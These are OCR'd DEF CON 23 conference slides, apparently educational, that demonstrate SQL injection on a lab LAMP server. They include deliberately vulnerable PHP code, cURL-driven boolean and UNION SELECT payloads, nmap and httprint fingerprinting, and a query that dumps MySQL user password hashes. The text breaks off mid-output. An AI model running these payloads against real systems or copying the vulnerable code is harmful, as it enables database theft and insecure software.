Hacking SQL Injection for Remote Code Execution on a LAMP stack.

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DEF CON 23 LAS VEGAS

Updated Slides @
https://www.introtobackdoors.com

Who am I?

Just some guy who likes computer security.

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I work as a PHP/Python application programmer.

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Disclaimer

- The information provided in this presentation is to be used for educational purposes only.
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- All of the information presented is for the purpose of developing a defensive attitude in order to provide insight.
- In no way should you use the information to cause any kind of damage directly or indirectly.
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- Contact a Lawyer for legal questions.

Prerequisites

- **Familiarity with Linux, Apache, MySQL, PHP (LAMP).**

  - Linux Operating Systems CLI
  - SQL Databases and Basic SQL
    - http://www.w3schools.com/sql/sql_intro.asp
  - Apache Servers.
  - Basic PHP knowledge.
  - Understanding of HTTP POST and GET
    - http://www.w3schools.com/tags/ref_httpmethods.asp

- **LAMP Setup**
  - **https://www.digitalocean.com/community/tutorials/how-to-install-linux-apache-mysql-php-lamp-stack-on-ubuntu**

Why Study Attacks?

The best defense is a good offense.

- By understanding how SQLi attacks work one can understand what to look for when they believe a web server has been compromised or tampered with.
- By studying attacks it becomes clear how to identify the weak points of a web application's overall architecture.

What is SQL Injection?

SQL injection is a code injection technique used to attack an application by sending input from a user defined source that is later interpreted and executed by the SQL database.

SQL injection attacks work because the input taken from the user input is combined unfiltered or filtered poorly with a SQL statements that is passed to the database that allows the form user to manipulate the query.


Scenario

Through the point of view of an attacker this presentation will demonstrate the discovery of a SQLi vulnerability, the damaging effect it can cause, and how an attacker could gain Remote Code Execution (RCE).

Steps

1. Identify the vulnerability.
2. Fingerprint server.
3. Enumerate data from the database.
4. Upload a backdoor.

Lab Setup



Environment and Tools

For this attack a cURL script will be used to send malicious HTTP requests to a LAMP server. This will simulate a browser via command line. It should be noted that **Burp Suite** or **Zed Attack Proxy Project** could be used to do the same thing.

This will make running tests easier and allow for the quick generation of malicious urls needed to exploit the web server.

Curl Test Script

```
#!/bin/bash
curl --get --data-urlencode "id=$1" "http://127.0.0.1/get.php"
```

```
root@testbox:/# ./get_curl.sh "1"
http://127.0.0.1/get.php?id=1
```

-G, --get


- When used, this option will make all data specified with -d, --data, --data-binary or --data-urlencode to be used in an HTTP GET request.

--data-urlencode


- performs URL-encoding http://www.w3schools.com/tags/ref_urlencode.asp

http://curl.haxx.se/docs/manpage.html

PHP Architecture



Architecture 2



Test Database and Data

```
mysql> CREATE DATABASE orders;
mysql> USE ORDERS;
mysql> CREATE TABLE `orders` (
  `orderNumber` int(11) AUTO_INCREMENT,
  `productCode` varchar(15) NOT NULL,
  `quantityOrdered` int(11) NOT NULL,
  `priceEach` double NOT NULL,
  `orderLineNumber` smallint(6) NOT NULL,
  PRIMARY KEY (`orderNumber`)
) ENGINE=InnoDB;
mysql> INSERT INTO orders (productCode,quantityOrdered,priceEach,
orderLineNumber)
values ('FAB232RT','30','20.00','1');
```

http://www.mysqltutorial.org/mysql-sample-database.aspx

Users Table

```
CREATE TABLE login(
id int(10) NOT NULL AUTO_INCREMENT,
username varchar(255) NOT NULL,
password varchar(255) NOT NULL,
email varchar(255) NOT NULL,
PRIMARY KEY (id)
);
-- login table with a couple of users using a md5 password
insert into login (username,password,email) values ('admin',md5
('monkey'),'admin@example.com');
insert into login (username,password,email) values ('admin',md5
('test'),'test@example.com');
```

Vulnerable Code

```
<?PHP // echo request URL
echo "http://".$_SERVER['HTTP_HOST']. $_SERVER['REQUEST_URI'] . "\n";

// Create connection with root no password
$con = mysqli_connect("127.0.0.1","root","","orders");

// Check connection
if (mysqli_connect_errno()) {   echo "Failed to connect to MySQL: " . mysqli_connect_error(); }

if(isset($_GET['id'])){
    $query = "SELECT * FROM orders where orderNumber =". $_GET['id'];
    echo $query . "\n"; // display sql statement.
    $result = mysqli_query($con,$query);
}

if($result){
    while($row = mysqli_fetch_array($result)) { echo print_r($row,true); }
}else{  echo "Invalid sql \n"; }

mysqli_close($con);
echo "\n";
?>
```

Vulnerability Testing

So how does an attacker test for SQL injection?

Blind SQL Injection & Error Messages

- Blind SQL Injection

  - Blind SQL Injection is a type of an attack that runs valid queries on the database often using timing along with true or false parameters. The results from the timing attacks and the true or false evaluations can help determine if the system is vulnerable. This attack method is used when the web application is configured to NOT show generic error messages.

- Error Message Based or Standard SQL Injection.
  - Is the opposite of a blind attack.
  - Using sql errors we extract data from the system error message.
  - **Example:**
    - **Warning**: mysql_fetch_array() expects parameter 1 to be resource, boolean given in

Methods of SQL Injection

Strings

- SELECT * FROM Table WHERE id = '1';

Numeric

- SELECT * FROM Table WHERE id = 1;

Evaluation

- SELECT * FROM Users WHERE username = $user_name AND password = $Injection_point
  - If the query receives a result the code assumes the statement is true and returned data is used as validation.

Expand from http://websec.ca/kb/sql_injection

Demonstrated Methodology

- The following examples demonstrate blind testing which does not relying on error messages to build SQLi queries.

- In this scenario the testing will be done using numeric injection. The numeric injection can be inferred from the basis of the “id=1” variable being in the format of an integer.

Numeric Injection Testing

```
# 1 AND 1 returns results. Which implies this is possibly vulnerable.
root@testbox:/# ./get_curl.sh "1 AND 1"

URL:http://127.0.0.1/get.php?id=1%20AND%201
SELECT * FROM orders where orderNumber =1 AND 1
Array(
    [orderNumber] => 1
    [productCode] => ASDFB
…….
```

```
# 1 AND 0 returns no results.  Possibly vulnerable.
root@testbox:/# ./get_curl.sh "1 AND 0”

URL:http://127.0.0.1/get.php?id=1%20AND%200
SELECT * FROM orders where orderNumber =1 AND 0
 # No returned results.
```

Numeric Injection Testing Continued

```
# 1 AND TRUE returns results. Which implies this is possibly vulnerable.
root@testbox:/# ./get_curl.sh "1 AND True"

URL:http://127.0.0.1/get.php?id=1%20AND%20true
SELECT * FROM orders where orderNumber =1 AND true
Array(
    [orderNumber] => 1
    [productCode] => ASDFB
…….
```

```
# 1 AND FALSE returns no results. Possibly vulnerable.
root@testbox:/# ./get_curl.sh "1 AND false”

URL:http://127.0.0.1/get.php?id=1%20AND%20false
SELECT * FROM orders where orderNumber =1 AND false
 # No returned results.
```

Numeric Injection Testing Continued

```
# 1-false returns 1 result if sql injection possibly vulnerable.
root@testbox:/# ./get_curl.sh "1-false"

URL:http://127.0.0.1/get.php?id=1-false
SELECT * FROM orders where orderNumber =1-false
Array(
    [orderNumber] => 1
    [productCode] => ASDFB
…….
```

```
# 1-true returns no results if sql injection vulnerability exists.
root@testbox:/# ./get_curl.sh "1-true"”

URL:http://127.0.0.1/get.php?id=1-true
SELECT * FROM orders where orderNumber =1-true
 # No returned results.
```

Numeric Injection Testing Continued

```
# 1*3 returns 3 if sql injection vulnerability exists.
root@testbox:/# ./get_curl.sh "1*3"

URL: http://127.0.0.1/get.php?id=1%2A3
SELECT * FROM orders where orderNumber =1*3
```

```
# 1*3 returns 1 if sql injection DOES NOT EXIST.
root@testbox:/# ./get_curl.sh "1*3”

URL:http://127.0.0.1/get.php?id=1#todo fix this
SELECT * FROM orders where orderNumber =1
Array(
    [orderNumber] => 1
    [productCode] => ASDFB
    ….
```

Fingerprinting

So now that the attacker has identified the vulnerability the next step is to move on to understanding the system architecture.

Fingerprinting

- Knowing the system architecture aides the attacker on crafting specific SQL injection queries that later will be used to steal data.

- Most web servers will identify their operating system and web technology in the HTTP request headers.
  - Take note that these headers can be falsified and shouldn't be taken for granted

Looking at HTTP Headers

```
curl -v http://10.1.1.6/get.php?id=1
HTTP/1.1 200 OK
Date: Wed, 15 Oct 2014 07:30:38 GMT
Server: Apache/2.2.15 (CentOS)
X-Powered-By: PHP/5.5.17
Content-Length: 497
Connection: close
Content-Type: text/html; charset=UTF-8

nmap -sV -p 80 10.254.10.6
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.2.15 ((CentOS))
```

https://www.owasp.org/index.php/Testing_for_Web_Application_Fingerprint_%28OWASP-IG-004%29

Nmap Scanning

```
[root@server1 ~]# nmap -A 127.0.0.1

80/tcp   open  http        Apache httpd 2.2.15 ((CentOS))
http-methods: Potentially risky methods: TRACE
OS:SCAN(V=5.51%D=7/14%OT=22%CT=1%CU=37534%PV=N%DS=0%DC=L%G=Y%TM=55A4A611%P=
OS:x86_64-redhat-linux-gnu)SEQ(SP=105%GCD=1%ISR=109%TI=Z%CI=Z%II=I%TS=A)OPS
OS:(O1=MFFD7ST11NW6%O2=MFFD7ST11NW6%O3=MFFD7NNT11NW6%O4=MFFD7ST11NW6%O5=MFF
OS:D7ST11NW6%O6=MFFD7ST11)WIN(W1=FFCB%W2=FFCB%W3=FFCB%W4=FFCB%W5=FFCB%W6=FF
OS:CB)ECN(R=Y%DF=Y%T=40%W=FFD7%O=MFFD7NNSNW6%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A
OS:=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%
OS:Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=
OS:A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=
OS:Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%
OS:T=40%CD=S)
```

Verifying HTTP Via HTTP Print

```
./httprint  -h 10.1.1.6 -s signatures.txt
http://net-square.com/httprint.html
Finger Printing Completed on http://10.1.1.6:80/

Host: 10.1.1.6
Derived Signature:
Apache/2.2.15 (CentOS)
9E431BC86ED3C295811C9DC5811C9DC5811C9DC5505FCFE84276E4BB811C9DC5
0D7645B5811C9DC5811C9DC5CD37187C11DDC7D7811C9DC5811C9DC58A91CF57
FCCC535B6ED3C295FCCC535B811C9DC5E2CE6927050C5D33E2CE6927811C9DC5
6ED3C295E2CE69262A200B4C6ED3C2956ED3C2956ED3C2956ED3C295E2CE6923
E2CE69236ED3C295811C9DC5E2CE6927E2CE6923

Banner Reported: Apache/2.2.15 (CentOS)
Banner Deduced: Apache/2.0.x
Score: 127
Confidence: 76.51
```

Database Fingerprinting

- Now that the attacker believes they know the web server architecture it's time to move on to fingerprinting the database.

- To figure out the database software they will need to run database specific commands such as version() and compare the output with results of different database servers.

So how is this accomplished?

Union Select Poisoning

- UNION will allows the joining of another query to the first query. Effectively joining them into one set.

- Enumerating Table Column Count:
  - Trying from 1 to x integers to find initial column set size. MySQL will fail each time until the correct number of columns have been found.

- Example:
  - SELECT * FROM orders WHERE id = 1 UNIO
    SELECT 1,2,3,4,5,...,x;

Union Select Version

```
./get_curl.sh "1 UNION SELECT null,null,null,null,VERSION()"
```

URL:http://127.0.0.1/get.php?id=0%20UNION%20SELECT%20%271%27%2C%271%27%2C%271%27%2C%271%27%2CVERSION%28%29

```
SELECT * FROM orders where orderNumber =1 UNION SELECT '1','1','1','1',
VERSION()
```

```
Array(
    [orderNumber] => 1
    [productCode] => 1
    [quantityOrdered] => 1
    [priceEach] => 1
    [orderLineNumber] =>  5.5.40
)
```

Fingerprinting with Concatenation

Different Databases handle string concatenation with different commands.

The following are commands that can be used to verify databases.

- **PostgreSQL**
  - 'a' || 'b'
- **MySQL**
  - CONCAT('b','a')
- **MS SQL**
  - 'a' + 'b'
- **Oracle**:
  - 'b' || 'b' *or* CONCAT('b','a')

MySQL CONCAT Test

```
./get_curl.sh "9 UNION SELECT '1','1','1','1', CONCAT('a','b')"
```

http://127.0.0.1/get.php?id=9%20UNION%20SELECT%20%271%27%2C%271%27%2C%271%27%2C%271%27%2C%20CONCAT%28%27a%27%2C%27a%27%29

```
SELECT * FROM orders WHERE orderNumber =9 UNION SELECT
'1','1','1','1', CONCAT('a','b')
```

```
    [orderNumber] => 1
    [productCode] => 1
    [quantityOrdered] => 1
    [priceEach] => 1
    [orderLineNumber] => ab
```

Oracle CONCAT Test

```
./get_curl.sh "1 UNION SELECT null,null,null,null,'b' || 'b' or CONCAT('b','a')"
```

http://127.0.0.1/get.php?id=9%20UNION%20SELECT%20%271%27%2C%271%27%2C%271%27%2C%271%27%2C%20CONCAT%28%27a%27%2C%27a%27%29

```
SELECT * FROM orders WHERE orderNumber =9 UNION SELECT
'1','1','1','1', 'b' || 'b' or CONCAT('b','b')
```

```
    [orderNumber] => 1
    [productCode] => 1
    [quantityOrdered] => 1
    [priceEach] => 1
    [orderLineNumber] => 0
```

Fingerprinting Conclusion

- By comparing the results of the concatenation tests the attacker can see the MySQL test **passed** by returning the concatenated string “ab” and the Oracle test **failed** by not returning a concatenated string.

- From the version() command they find the results of 5.5.40. Checking via a quick web search on 5.5.40 they see that most of the articles returned are about MySQL.

- So from this evidence the attacker with a higher level of certainty concluded that the database is in fact MySQL.

Data Enumeration

Now that the attacker has identified the architecture they move on to stealing interesting pieces of data out of the database.

Enumeration

Our attacker will start the enumeration process by attempting to pull MySQL user's, password hashes, and application database scheme information.

They will then attempt to read files off the operating system and use the password hashes to create a password list to use against the application’s login portal.

MySQL User Enumeration

```
./get_curl.sh "0 UNION SELECT host, user, password,null,null FROM mysql.user"
```

URL:http://127.0.0.1/get.php?id=0%20UNION%20SELECT%20host%2C%20user%2C%20password%2Cnull%2Cnull%20FROM%20mysql.user

```
SELECT * FROM orders where orderNumber =0 UNION SELECT host, user,
password,null,null FROM mysql.user
```

```
Array(
    [orderNumber] => localhost
    [productCode] => root
    [quantityOrdered] => *A294441C38B03BE12E32771ADDF7976B0DDB8164
